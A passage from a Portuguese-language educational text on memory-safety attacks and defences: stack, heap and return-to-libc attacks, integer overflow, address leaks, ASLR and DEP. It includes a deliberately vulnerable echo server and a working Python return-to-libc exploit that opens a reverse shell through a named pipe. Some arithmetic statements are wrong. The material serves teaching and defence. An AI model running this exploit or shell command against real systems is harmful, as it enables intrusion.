Ataque baseado em pilha. Em um ataque baseado em pilha, variáveis de controle podem ser sobrescritas, de forma a alterar o fluxo de execução do programa. Em sua forma mais elementar, esse ataque sobrescreve o endereço de retorno de uma função, conforme descrito no histórico artigo apresentado por Aleph One [Aleph One 1996]. Outras formas de ataque são possíveis também; em [Richarte et al. 2002], por exemplo, é descrito um ataque no qual o *stack frame pointer* é sobrescrito de maneira a comprometer e controlar o fluxo de execução de um programa. Um atacante pode, então, desviar o controle para uma sequência de código executável previamente injetada na pilha.

Ataque baseado em *heap*. Ataques que ocorram no *heap* são mais difíceis de explorar e compreender, devido à sua natureza dinâmica. Geralmente, ataques dessa natureza ocorrem através da corrupção de estruturas internas de controle. No exemplo canônico, uma estrutura que controla os blocos livres de memória é sobrescrito e ao ser liberado acaba por sobrescrever o endereço de retorno de uma função na pilha. Mais detalhes sobre esse tipo de ataque podem ser encontrado em [Robertson et al. 2003].

Ataque de retorno à `libc`. Um dos mecanismos de defesa mais amplamente adotados, conforme será descrito na seção 3.5.2, denomina-se *Prevenção contra a Execução de Dados*. Esta proteção, como o próprio nome sugere, impediria um atacante de executar um código injetado no programa a partir da entrada, tornando a tomada de controle do programa bem mais improvável. Entretanto, esse tipo de defesa dificulta, mas não impede um ataque, pois um atacante pode, ainda, desviar o fluxo de execução para um código binário já carregado, como por exemplo uma biblioteca compartilhada. Dessa forma, código legítimo é reutilizado para fins maliciosos. O exemplo canônico de biblioteca utilizada nesse tipo de ataque é a `libc`, a biblioteca padrão da linguagem C. Embora possa-se imaginar que tal ataque ofereça um controle bastante limitado ao atacante, tal fato não se confirma na prática: conforme demonstrado em [Tran et al. 2011], um ataque de retorno à `libc` Turing-completo é possível, ou seja, um atacante pode realizar todo tipo de computação.

3.4.2. Estouro de Inteiro

Algumas das linguagens de programação mais populares, como C, C++ e Java, limitam o tamanho de tipos numéricos inteiros. Por exemplo, o tipo `int`, em Java, contém os números inteiros entre -2^{31} e $2^{31}-1$. Existem, portanto, números que não podem ser representados por esses tipos. Operações aritméticas inteiras, nessas linguagens de programação, possuem uma *semântica modular* [Warren 2002]. Se um número n é armazenado em uma variável v de tipo primitivo T, e o valor de n é maior que o limite superior de T, aqui chamado T_{max}, então parte dos *bits* que compõem n são descartados. O valor armazenado em v termina por ser n módulo T_{max}. A Figura 3.3 ilustra essa semântica modular. Neste exemplo, estamos mostrando um programa escrito em C, que opera sobre o tipo `char`. Esse tipo número possui oito *bits* em complemento de dois. Assim, sete

bits representam valor, e um *bit* representa sinal. O inteiro 128 não possui representação nesse tipo. A tentativa de armazenar esse número em uma variável `char` produz o valor 128 módulo 128 $= -1$ em complemento de dois.

```
int main() {
  char i = 118;
  while (i < 125) {
    i += 5;
    printf("%8d", i);
  }
  printf("\n");
}
```

(a)

```
123  -128  -123  -118  -113  -108  -103   -98
-93   -88   -83   -78   -73   -68   -63   -58
-53   -48   -43   -38   -33   -28   -23   -18
-13    -8    -3     2     7    12    17    22
 27    32    37    42    47    52    57    62
 67    72    77    82    87    92    97   102
107   112   117   122   127
```

(b)

$123 =$ 0 1 1 1 1 0 1 1 $= 123_{\text{char}}$

$128 =$ 1 0 0 0 0 0 0 0 $= -128_{\text{char}}$

$133 =$ 1 0 0 0 0 1 0 1 $= -123_{\text{char}}$ (c)

Figura 3.3. (a) Programa que ilustra a semântica modular de operações aritméticas inteiras em C. (b) Saída produzida pelo programa exemplo. (c) Representação de três diferentes números usando o tipo `char`, com sete *bits* de valor, e um *bit* de sinal.

A tentativa de armazenar um número n em um tipo T, sendo n maior que a capacidade de T, produz um *Estouro de Inteiro*. Existem situações em que estouros de inteiros são aceitáveis [Dietz et al. 2012]. Por exemplo, programadores podem usar esse comportamento para implementar funções *hash* e geradores de números aleatórios. Por outro lado, o mal uso desse semântica pode ter consequências catastróficas. Possivelmente, o caso mais famoso de falha de *software* devido a Estouro de Inteiros aconteceu em 1996. Naquele ano, o foguete Ariane 5 teve de ser destruído devido a uma perda de precisão em aritmética de inteiros. Essa falha custou ao programa espacial europeu cerca de 370 milhões de dólares.

3.4.2.1. Vulnerabilidade de *Software* devido a Estouro de Inteiro

Estouros de inteiro podem levar à implementação não somente de programas semanticamente incorretos, mas também à implementação de programas vulneráveis. Como apontado por Dietz *et al.* [Dietz et al. 2012], a semântica modular de C é a causa de diversas vulnerabilidades em aplicações bem conhecidas, como OpenSSH e Firefox. A Figura 3.4 ilustra uma vulnerabilidade desse tipo. A função `read_matrix` copia uma matriz, em formato linearizado, isto é, representada como um vetor, a partir do arranjo de origem `data` para o arranjo de destino `buf`. Uma faixa de memória de tamanho `BUF_SIZE` é alocada para `buf` na linha 5 de nosso exemplo. Uma vez alocada essa região, que irá receber dados, a função `read_matrix` realiza a cópia, caracter a caracter, nos laços vistos nas linhas 6 e 7. O correto funcionamento da função assume que o produto `w * h` é menor que `BUF_SIZE`. Tal garantia é dada pelo teste condicional na linha 3. Sendo

esse teste verdadeiro, o programador entende que nunca serão copiados para `buf` mais dados que o arranjo `buf` comporta.

```
1 void read_matrix(int* data, char w, char h) {
2   char buf_size = w * h;
3   if (buf_size < BUF_SIZE) {
4     int c0, c1;
5     int buf[BUF_SIZE];
6     for (c0 = 0; c0 < h; c0++) {
7       for (c1 = 0; c1 < w; c1++) {
8         int index = c0 * w + c1;
9         buf[index] = data[index];
10      }
11    }
12    process(buf);
13  }
14 }
```

$$\texttt{BUF\_SIZE} = 120_{\text{char}}$$
$$\texttt{strlen(data)} = 132_{\text{char}}$$
$$\texttt{buf\_size} = -124_{\text{char}}$$

$$\texttt{w} = 0\ 0\ 0\ 0\ 0\ 1\ 1\ 0 = 6_{\text{char}}$$
$$\texttt{h} = 0\ 0\ 0\ 1\ 0\ 1\ 1\ 0 = 22_{\text{char}}$$
$$\texttt{h * w} = 1\ 0\ 0\ 0\ 0\ 1\ 0\ 0 = -124_{\text{char}}$$

Figura 3.4. Exemplo de estouro de inteiro que pode ser usado para habilitar um ataque de estouro de arranjo.

Existe, contudo, a possibilidade que um Estouro de Arranjo atribua à variável `buf_size` um valor muito menor que a expressão `w * h` produziria, se o tipo `char` possuísse capacidade infinita. Por exemplo, se `w` for 6, e `h` for 22, então o produto `w * h` é 132. Esse número, quando atribuído a uma variável do tipo `char`, gera o valor -124. Isso faz com que o teste na linha 3 seja inicialmente verdade, ainda que `BUF_SIZE` seja um valor menor que 132. Em nosso exemplo, temos que `BUF_SIZE` É 120. O arranjo `buf` será totalmente preenchido com dados, e os 12 *bytes* restantes irão sobre-escrever memória da pilha da função `read_matrix`. Essa situação configura um caso de ataque de Estouro de Arranjo. Se a aritmética inteira de C possuísse precisão infinita, então a função `read_matrix` estaria totalmente guardada contra esse tipo de ataque.

Estouro de Arranjo podem também tornar possíveis ataques de não terminação de programas. Um adversário realiza um ataque desse tipo fornecendo ao programa alvo entradas cuidadosamente produzidas para forçar iterações eternas sobre um laço vulnerável. Tal cenário é ilustrado pela Figura 3.5, que contém um programa que computa o fatorial de um número inteiro. O tamanho do tipo `int`, em C, não é parte da especificação da linguagem. Essa informação depende, antes, da implementação do compilador. Entretanto, é usual que inteiros sejam representados como números de 32 *bits* na maior parte das arquiteturas modernas. Neste caso, o maior inteiro representável é $MAX\_INT = 2^{31} - 1 = 2,147,483,647$. Se o parâmetro `n` for igual a MAX_INT, então a condição da linha 4 sempre será verdadeira, e o laço nunca termina. A não-terminação ocorre porque quando `i` finalmente chega a MAX_INT, a soma $i + 1$ produz o menor inteiro possível, isto é, -2^{31}. A função `fact` vista na Figura 3.5 (b) não apresenta esse tipo

de vulnerabilidade, uma vez que o teste na linha 3 exclui parâmetros muito grandes.

(a)
```
1 int fact(int n) {
2   int r = 1;
3   int i = 2;
4   while (i <= n) {
5     r *= i;
6     i++;
7   }
8   return r;
9 }
```

se MAX_INT = 2^{32} - 1

e se i = MAX_INT,

então i + 1 = -2^{32}

(b)
```
1 int fact(int n) {
2   int r = 1;
3   if (n < 13) {
4     int i = 2;
5     while (i <= n) {
6       r *= i;
7       i++;
8     }
9   }
10  return r;
11 }
```

Figura 3.5. (a) Uma função em C, que calcula o fatorial de um número inteiro e está sujeita a ataques de não-terminação devido a estouros de arranjos. (b) Função similar, protegida contra a não-terminação.

3.4.2.2. Proteção contra Estouro de Inteiros

É possível sanear programas contra a ocorrência de Estouro de Inteiros automaticamente. Tal saneamento dá-se via a inserção de testes que verificam a ocorrência de estouros, e direcionam o fluxo de execução do programa para rotinas de tratamento de erro [Brumley et al. 2007, Dietz et al. 2012, Rodrigues et al. 2013]. O código que constitui cada um desses testes é formado por uma guarda, mas um tratador de eventos. Essas guardas usam testes como aqueles ilustrados na Figura 3.6 para verificar a ocorrência de estouros de precisão. A Figura 3.6 mostra testes que detectam estouros nas seguintes operações aritméticas: adição, subtração, multiplicação e arredamentos para a esquerda. As operações de adição, subtração e multiplicação podem ser com ou sem sinal aritmético.

Os testes são implementados como sequências de operações binárias, executados logo após a instrução guardada, e podem ser inseridos pelo compilador durante a geração de código. Para ilustrar esse ponto, a Figura 3.7 mostra o código que instrumenta uma soma com sinal de duas variáveis. A Figura usa código no formato intermediário de três endereços. Essa representação é padrão entre vários compiladores, como `gcc` e `LLVM`. Omitimos, nesse exemplo, o código do tratador de evento de estouro, pois ele simplesmente chama uma rotina implementada em uma biblioteca dinamicamente compartilhada. Conforme podemos observar pela Figura, uma guarda aumenta o código instrumentado substancialmente. Nesse exemplo em particular, a verificação requer a inserção de 14 novas instruções no programa guardado. Embora tal crescimento a princípio possa parecer proibitivamente grande, diversos grupos de pesquisa já realizaram experimentos indicando que somente uma parcela muito pequena das instruções do programa alvo precisam ser guardadas [Brumley et al. 2007, Dietz et al. 2012, Rodrigues et al. 2013]. Consequentemente, o custo, em termos de crescimento de código e perda de desempenho, é negligível, ficando em torno de 1% a 5%.

Instrução	Verificação
$x = o_1 +_s o_2$	$(o_1 > 0 \wedge o_2 > 0 \wedge x < 0) \vee (o_1 < 0 \wedge o_2 < 0 \wedge x > 0)$
$x = o_1 +_u o_2$	$x < o_1 \vee x < o_2$
$x = o_1 -_s o_2$	$(o_1 < 0 \vee o_2 > 0 \vee x > 0) \vee (o_1 > 0 \vee o_2 < 0 \vee x < 0)$
$x = o_1 -_u o_2$	$o_1 < o_2$
$x = o_1 \times_{u/s} o_2$	$x \neq 0 \Rightarrow x \div o_1 \neq o_2$
$x = o_1$ `shift` n	$(o_1 > 0 \wedge x < o_1) \vee (o_1 < 0 \wedge n \neq 0)$
$x = \downarrow_n o_1$	$\text{cast}(x, \text{type}(o_1)) \neq o_1$

Figura 3.6. Testes para detecção de Estouro de Inteiros. Usamos $\downarrow_n$ para descrever a operação que trunca em n bits. O subscrito s indica uma operação aritmética com sinal, e o subscrito u indica uma operação sem sinal.



Figura 3.7. Instrumentação usada para prevenir Estouro de Arranjos. (a) Programa a ser instrumentado. (b) Representação intermediária do programa a ser protegido. (c) Soma com sinal: operação que será guardada contra Estouro de Inteiros. (d) Teste usado para verificar a ocorrência de estouros na soma com sinal. (e) Representação intermediária do programa protegido.

3.4.3. Vazamento de Endereço

Um vazamento de endereços ocorre quando um adversário descobre em que partes da memória estão carregados os dados ou códigos de um programa. Este tipo de conhecimento, que pode parecer inofensivo, acaba por anular dois mecanismos de segurança impostos pelo sistema operacional: Aleatorização de Espaço de Endereço– (ASLR) [Shacham et al.

2004a], [Bhatkar et al. 2003] e a Prevenção contra a Execução de Dados– (DEP).

Sistemas Operacionais modernos usam um mecanismo de proteção chamado Aleatorização de Espaço de Endereço–(ALSR) que consiste em carregar os binários do programa em partes diferentes da memória a cada execução. Esta técnica protege o *software* contra ataques bem conhecidos, tais como `return-to-libc` [Shacham et al. 2004a] e *return-oriented-programming* (ROP) [Shacham 2007]. Entretanto, mesmo um sistema protegido por Aleatorização de Espaço de Endereço pode ser atacado caso o programa possua o *bug* conhecido como vazamento de endereço.

Como forma de melhor visualizarmos o problema de vazamento de endereço, seguiremos com um exemplo deste tipo de vulnerabilidade e como um adversário poderia prejudicar o sistema. Os trechos que seguem podem ser encontrados em sua versão original em [Quadros and Pereira 2012b].

3.4.3.1. Exemplo de vazamento de endereço

A Figura 3.8 mostra um simples *echo server* que contém um vazamento de endereço e que possibilita à um adversário realizar um ataque de Estouro de Arranjo. Ele basicamente aguarda por uma conexão na porta 4000 e quando isso acontece, ele ecoa a *string* recebida. A DEP evita um ataque por Estouro de Arranjo clássico, pois impede a execução de dados. Porém, um Estouro de Arranjo pode ser usado para redirecionar o fluxo de controle para uma das funções da `libc`, que nos permite realizar tarefas sensíveis como gerar novos processos, enviar e-mails e abrir conexões via `socket`.

Neste exemplo, o adversário conseguirá abrir um terminal *telnet* com a máquina que está executando o *echo server*. Este tipo de ataque é chamado de `return-to-libc` e tem como precondição o conhecimento prévio da função alvo, neste caso a função *system* da *libc*. Esta informação não é facilmente obtida pelo adversário em um sistema protegido por ASLR, a menos que exista uma vulnerabilidade de vazamento de endereço.

O vazamento de informação ocorre na função *process_input*. Sempre que o servidor encontra a *string debug* ele retorna para o cliente dois endereços internos: a base de *localbuf*, que é um endereço de pilha e o endereço da função *send* de `libc`. Para construir o *exploit*, usaremos o endereço de *send* para encontrar o endereço de *system* e *exit*. Em seguida, utilizaremos o endereço base de *localbuf* para encontrar o endereço dos argumentos de *system*. A Figura 3.9 mostra um *script* em *Python* que implementa esse *exploit*.

O *script* realiza duas conexões ao *echo server*: na primeira, ele envia a *string debug* para obter os dois endereços e na segunda, ele envia os dados contaminados para criar a conexão `telnet`. Os dados maliciosos são composto por 52 A's que preenchem a pilha até imediatamente antes do ponteiro de retorno; os endereços de *system* e *exit* são calculado a partir do endereço de `send` obtido na primeira conexão. Finalmente, o endereço da *string* com o comando para criar a conexão `telnet` é calculado a partir do endereço base de *localbuf*.

O ataque se concretiza quando sobrescrevemos o endereço de retorno de *process_input* com o endereço da função *system*. Neste momento ganhamos o controle da


```c
/* Echo server with info leak
 * Compile with:
 *      clang -m32 -fstack-protector -g server.c -o server -pie -f PIE
 * the -fstack-protector directive instructs clang to add canaries to the
 * function code, so that attacks that try to change the return address of the
 * function will not succeed.
 */

#include <netinet/in.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

#define MAXRECVLEN 500
#define PORT 4000

void log(char *inbuf) {
    printf("Received %d bytes\n", strlen(inbuf));
}

void process_input(char *inbuf, int len, int clientfd) {
    void (*foo)(char *);
    char localbuf[120];

    if (!strcmp(inbuf, "debug\n")) {
        sprintf(localbuf, "localbuf %p\nsend() %p\n", localbuf,
                send);
    } else {
        foo = &log;
        strcpy(localbuf, inbuf);
        foo(inbuf);
    }
    send(clientfd, localbuf, strlen(localbuf), 0);
}
int main() {
    int sockfd, clientfd, clientlen, len;
    char inbuf[MAXRECVLEN + 1];
    struct sockaddr_in myaddr, clientaddr;

    sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    myaddr.sin_family = AF_INET;
    myaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    myaddr.sin_port = htons(PORT);

    bind(sockfd, (struct sockaddr *)&myaddr, sizeof(myaddr));
    listen(sockfd, 5);

    clientlen = sizeof(clientaddr);

    while (1) {
        clientfd = accept(sockfd, (struct sockaddr *)&clientaddr, &clientlen);

        len = recv(clientfd, inbuf, MAXRECVLEN, 0);
        inbuf[len] = '\0';
        process_input(inbuf, len + 1, clientfd);

        close(clientfd);
    }

    close(sockfd);
    return 0;
}
```

Figura 3.8. Echo Server

máquina que está executando o *echo server*. Executando a função *exit* no fim do script de ataque, nós garantimos a terminação do cliente depois de obtermos um terminal aberto com o servidor.


```
# Exploit for buggy echo server running on Ubuntu 12.04 64 bits
# with DEP and ASLR enabled
#
# Run "nc -vv -l -p 8080" in a second terminal before running this script
# to receive the connect-back shell

import socket
import struct

c = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
c.connect(('localhost', 4000))

buf = "debug\n"
c.send(buf)
buf = c.recv(512)
leaked_stack_addr = int(buf[9:buf.find('\n')], 16)
leaked_send_addr = int(buf[27:buf.rfind('\n')], 16)
c.close()

c = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
c.connect(('localhost', 4000))

command = ('rm -f backpipe && mknod backpipe p &&'
           'telnet localhost 8080 0<backpipe | /bin/bash 1>backpipe;')

system_addr = leaked_send_addr - 0xb1390
pad = 120 - len(command)
buf = (command + 'A' * pad +
       struct.pack('I', system_addr)
       )
c.send(buf)

c.close()
```

Figura 3.9. Client

3.4.3.2. Anatomia de um vazamento de endereços

Um programa em execução possui dois fluxos de informação nos quais um endereço pode percorrer até atingir um canal público e assim acarretar um vazamento de endereços:

1. Fluxos explícitos estão relacionados às dependências de dados. Se um programa contém uma instrução que define a variável v, e usa a variável u, tal como $v = u + 1$, então existe um fluxo explícito de informação de u para v.

2. Fluxos implícitos estão relacionados ao fluxo de controle do programa. Se o programa contém um desvio tal como $if\ p = 0\ then\ v = u + 1\ else\ v = u - 1$, então existe um fluxo implícito de informação de p para u, pois o valor atribuído ao último depende do primeiro.

A fim de tornar mais claro a importância do fluxo implícito na detecção do vazamento de endereços, a Figura 3.10 mostra dois programas escritos em linguagem C que contêm tal vulnerabilidade. Na Figura 3.10 a) observamos um fluxo explícito entre

a variável i e a variável k impressa por $printf()$. Considerando que o adversário tem o acesso ao código fonte, é possível conhecer o endereço de memória retornado pela função $malloc()$.

Na Figura b) apesar de não existir nenhum fluxo explícito entre a variável i e o valor impresso pela função $printf()$, podemos inferir que o endereço retornado é maior que zero se for impresso 1 e menor ou igual à zero caso $printf$ imprima 2, pois o valor impresso depende do predicado $(int)k > 0$.

```
int main (int argc, char **argv) {
        int *i, *j, *k;

        i = (int *) malloc (8);
        j = i;
        j++;
        k = j;
        printf ("%p", k);
}
```

a)

```
int main (int argc, char **argv) {
        int *i, *j, *k, cond;

        i = (int *) malloc (8);
        j = i;
        j++;
        k = j;
        if ((int)k > 0)
                printf ("1");
        else
                printf ("2");
}
```

b)

Figura 3.10. Exemplo de vazamento de endereço por a) fluxo explícito e b) fluxo implícito.

Uma solução para o vazamento de endereços por fluxo explícito pode ser encontrada em [Quadros and Pereira 2011] e [Quadros and Pereira 2012a]. Além disso, uma ferramenta pública capaz de detectar vazamento de endereços em tempo de compilação está disponível em [Quadros and Pereira 2012b]. Entretanto, as soluções acima não são capazes de lidar com vazamentos por fluxos implícitos. Neste caso, recomendamos a solução proposta em [Bruno R. Silva 2013], bem como a ferramenta disponibilizada em [Bruno R. Silva 2013] que é capaz informar ao desenvolvedor quais os caminhos no fluxo de controle pode estar vulneráveis com relação ao problema de vazamento de endereços.

3.5. Defesas

3.5.1. Aleatorização de Espaço de Endereço

Trabalhos existentes mostram que Prevenção contra a Execução de Dados não é efetivo contra ataques do tipo `return-to-lib` ou Programação Orientada a Retorno (*Return Oriented Programming* – ROP), em que o atacante utiliza códigos existentes em bibliotecas de sistema como lib [Shacham et al. 2004a]. Aleatorização de Espaço de Endereço (*Address Space Layout Randomization* – ASLR) é uma técnica usada para neutralizar este tipo de ataques. Em Aleatorização de Espaço de Endereço, posições de memória de certos componentes (por exemplo, a pilha, o *heap*, e o código executável) do sistema, incluindo `lib`, são aleatorizadas. Isto faz com que ataques do tipo `return-to-lib` [Solar Designer 1997] e ROP sejam difíceis, já que o atacante não tem como saber onde `libc` (ou outras funções desejadas) está localizada na memória. O atacante poderia tentar adivinhar valores arbitrários (para a posição de funções desejadas), mas a execução tipicamente falha (termina anormalmente) se um valor incorreto é usado.

Além de dificultar cada instância de ataque, Aleatorização de Espaço de Ende-

reço também serve para prevenir atacantes de usarem o mesmo código de ataque contra múltiplas instâncias de um programa contendo a mesma vulnerabilidade no código. Para obter sucesso em sistemas que usam Aleatorização de Espaço de Endereço, o atacante teria que gerar códigos diferentes para cada instância de um programa aleatorizado, ou realizar ataques de força-bruta para adivinhar o *layout* do espaço de endereçamento. A efetividade de Aleatorização de Espaço de Endereço depende da probabilidade do atacante conseguir adivinhar a posição de áreas alocadas aleatoriamente. Quanto maior o espaço de busca, maior é o nível de segurança. Assim, a efetividade de Aleatorização de Espaço de Endereço aumenta com o nível de entropia dos *offsets* aleatórios. Aumento de entropia pode se dar de duas formas: 1) aumento do tamanho da memória virtual sobre a qual a aleatorização é aplicada; e 2) aumento da frequência de realeatorização.

O espaço de aleatorização depende do tipo de sistema. Um dos primeiros trabalhos [Shacham et al. 2004a] que estuda o relacionamento entre o nível de segurança e o tamanho do espaço de aleatorização mostra que, para sistemas de 32-bits e 16-bits de aleatorização, a Aleatorização de Espaço de Endereço pode ser derrotada por força-bruta em questão de minutos (naturalmente, este tempo baseia-se na velocidade de computadores da época). Note que o tempo mencionado supõe que o atacante pode executar o ataque repetidamente, sem interrupção. Na prática, tais tentativas podem ser desaceleradas. Por exemplo, o sistema pode impedir um executável que tenha falhado (terminado anormalmente) um certo número de vezes em um curto intervalo de tempo de executar por um período de tempo , antes de ele poder voltar a executar.

Quanto a realeatorização, ela pode ser feita em tempo de compilação ou tempo de execução. Em realeatorização em tempo de compilação, as aleatorizações são executadas quando o sistema é construído (*"built", compiled and linked*). A desvantagem desta solução é que o *layout* permanece o mesmo entre tentativas sucessivas de um ataque de força-bruta (exceto em casos onde o sistema é reconstruído). Em realeatorização em tempo de execução, um *layout* diferente é gerado depois de cada tentativa mal sucedida.

Aleatorização de Espaço de Endereço é disponível em um grande número de sistemas operacionais atuais (incluindo Linux, Windows Vista e 7, e Mac OS X), mas funciona um pouco diferente em cada caso [Schwartz et al. 2011]. Linux [PaX Team 2001] aleatoriza a pilha, o *heap*, e as bibliotecas (compartilhadas), mas não a imagem do programa. Windows Vista e 7 [Howard and Thomlinson 2007] podem aleatorizar as posições da imagem do programa, da pilha, do *heap*, e das bibliotecas, mas apenas quando o programa e suas bibliotecas optarem por Aleatorização de Espaço de Endereço. Caso contrário, parte do código não será aleatorizada. Por exemplo, no caso de Windows, se alguma de suas aplicações populares (e.g., Adobe Reader) não suportar ou não for compatível com Aleatorização de Espaço de Endereço, o sistema teria códigos binários não-aleatorizados [Pop and Specialist 2010].

Finalmente, enquanto que Prevenção contra a Execução de Dados e Aleatorização de Espaço de Endereço são amplamente reconhecidos teoricamente como mecanismos efetivos de proteção, suas implementações em geral realizam *tradeoffs* em termos de compatibilidade e desempenho, o que possibilita que eles sejam neutralizados na prática. Por exemplo, em [Shacham et al. 2004a], foi mostrado um ataque de desaleatorização, em que um ataque padrão de Estouro de Arranjo é convertido em um ataque que funciona

contra sistemas protegidos pela Aleatorização de Espaço de Endereço. [Schwartz et al. 2011] apresenta um outro exemplo.

3.5.2. Prevenção contra a Execução de Dados

Ataques de Estouro de Arranjo continuam sendo um dos tipos mais comuns de ataques vistos hoje. Neste tipo de ataque, é comum o atacante forçar um programa a armazenar códigos maliciosos em áreas de memória destinadas a dados, e executar o código dentro desta área [Aleph One 1996]. Uma forma de impedir que este tipo de ataque seja bem sucedido é obrigar o sistema a usar a memória de forma disciplinada e impedir execução de código nas áreas de armazenamento de dados do sistema. A Prevenção contra a Execução de Dados (*Data Execution Prevention* – DEP) é uma funcionalidade incluída em sistemas operacionais atuais [PaX Team 2000, Microsoft Support a] que implementa tal proteção. Num sistema com Prevenção contra a Execução de Dados habilitada, regiões de memória não destinadas a códigos executáveis são marcadas como "não-executáveis". Durante o tempo de execução, se um programa tenta executar código nessas regiões, uma exceção é lançada e o programa é abortado. Isto acontece independentemente de o código ser malicioso ou não. Note que a Prevenção contra a Execução de Dados não foi proposta para impedir que programas maliciosos sejam instalados em sistemas. Ele foi proposto para monitorar execuções de programas já instalados e ajudar a assegurar que estes usem a memória do sistema de forma segura. Prevenção contra a Execução de Dados também é conhecido como *W xor X* (*Write or Execute*) [Schwartz et al. 2011]. De acordo com *W xor X*, páginas no *heap*, na pilha, e em outros segmentos de memória são marcadas como *writable* (W) ou *executable* (X), mas não ambos.

3.5.2.1. Implementação em Hardware

Prevenção contra a Execução de Dados pode se fazer cumprir em *hardware* em sistemas onde o processador implementa a função. A arquitetura do processador determina como a função é implementada em *hardware*. Entretanto, como a Prevenção contra a Execução de Dados funciona no nível de páginas de memória virtual, tipicamente um *bit* é reservado nas entradas de tabela de páginas para indicar se execução de código é permitida nas páginas correspondentes. Dependendo do conteúdo previsto para a página (código executável ou dado), o processador pode ou não setar o *bit*. Se houver tentativa de execução de código a partir de uma página cujo *bit* é setado (a página contendo dados, supostamente), o processador lançará uma exceção e a execução do programa será abortada. Esta função é disponível em várias arquiteturas de processadores e recebe nomes diferentes de *marketing*, como *bit XD* (*eXecute Disable*) [Intel Corporation] e *bit XN* (*eXecute Never*) [ARM Holdings 2008]. Note que implementação de *hardware*, por si só, não traria proteção. Tanto o `BIOS` de sistema quanto o sistema operacional precisam oferecer suporte à função, a qual necessita estar habilitada. A Prevenção contra a Execução de Dados é disponível nos principais sistemas operacionais, incluindo Linux [PaX Team 2000], Mac OS X, iOS, Microsoft Windows [Microsoft Support a] e Android.

3.5.2.2. Efetividade

É importante mencionar que a Prevenção contra a Execução de Dados é efetiva apenas contra uma subclasse de ataques de estouro de arranjos, nas quais o atacante tenta colocar o código malicioso na pilha, no *heap*, ou em outras áreas destinadas a dados. Ela não é efetiva contra ataques do tipo `return-to-libc` [Solar Designer 1997, Schwartz et al. 2011, Shacham et al. 2004b] (veja discussão abaixo), nos quais o atacante tenta utilizar funções de bibliotecas existentes.

Em sistemas protegidos por Prevenção contra a Execução de Dados, atacantes não podem injetar e executar seus próprios códigos. Entretanto, eles podem usar códigos. executáveis existentes – seja o código do próprio programa, ou o código das bibliotecas carregadas pelo programa. Por exemplo, atacantes podem escrever nas posições da pilha acima do endereço de retorno do quadro de execução corrente e alterar o endereço de retorno para apontar para a função que eles gostariam de chamar. Quando a função no quadro de execução corrente retornar, o fluxo de controle do programa será dirigido para a função escolhida, e os dados fornecidos nas posições acima do endereço de retorno na pilha serão usados como argumentos da função.

Tradicionalmente, as funções da biblioteca padrão da linguagem C são as mais populares para este propósito. Isto porque ela é carregada junto a qualquer programa em Unix e está por trás das APIs das chamadas de sistema usadas pelos programas para acessarem serviços de *kernel* como *process fork* e *network sockets*. Por esta razão, esta classe de ataques passou a ser chamada de `return-to-libc`. Note que em ataques do tipo `return-to-libc` o atacante precisa conhecer os endereços das funções libc. Introduzindo-se aleatoriedade ao endereço base da libc, pode-se aumentar a dificuldade de os atacantes se aproveitarem dessas funções Aleatorização de Espaço de Endereço (*Address Space Layout Randomization* – ASLR) é uma técnica de aleatorização proposta para criar este tipo de barreira, e será vista na próxima seção.

3.5.2.3. Prevenção contra a Execução de Dados Baseada em Software

Além do mecanismo de *hardware* descrito acima, existe um mecanismo implementado em *software*, comumente conhecido como Prevenção contra a Execução de Dados Baseada em *software*. Em vez de oferecer proteção contra execução de código em páginas de dados, o *software* Prevenção contra a Execução de Dados ajuda a impedir códigos maliciosos de explorarem os mecanismos de tratamento de exceção em Windows. Com o *software* Prevenção contra a Execução de Dados, quando uma exceção é lançada, o sistema simplesmente checa se a rotina de tratamento da exceção é registrada na tabela de funções para a aplicação e incluída no código executável. Note que, embora *software* DEP aparentemente impeça execução de código a partir de páginas de dados, ela é uma forma diferente de proteção.

O *Software* Prevenção contra a Execução de Dados também é conhecido como *Safe Structured Exception Handling* – SafeSEH). [Microsoft Support b].

3.5.3. Canários

3.5.3.1. Visão geral

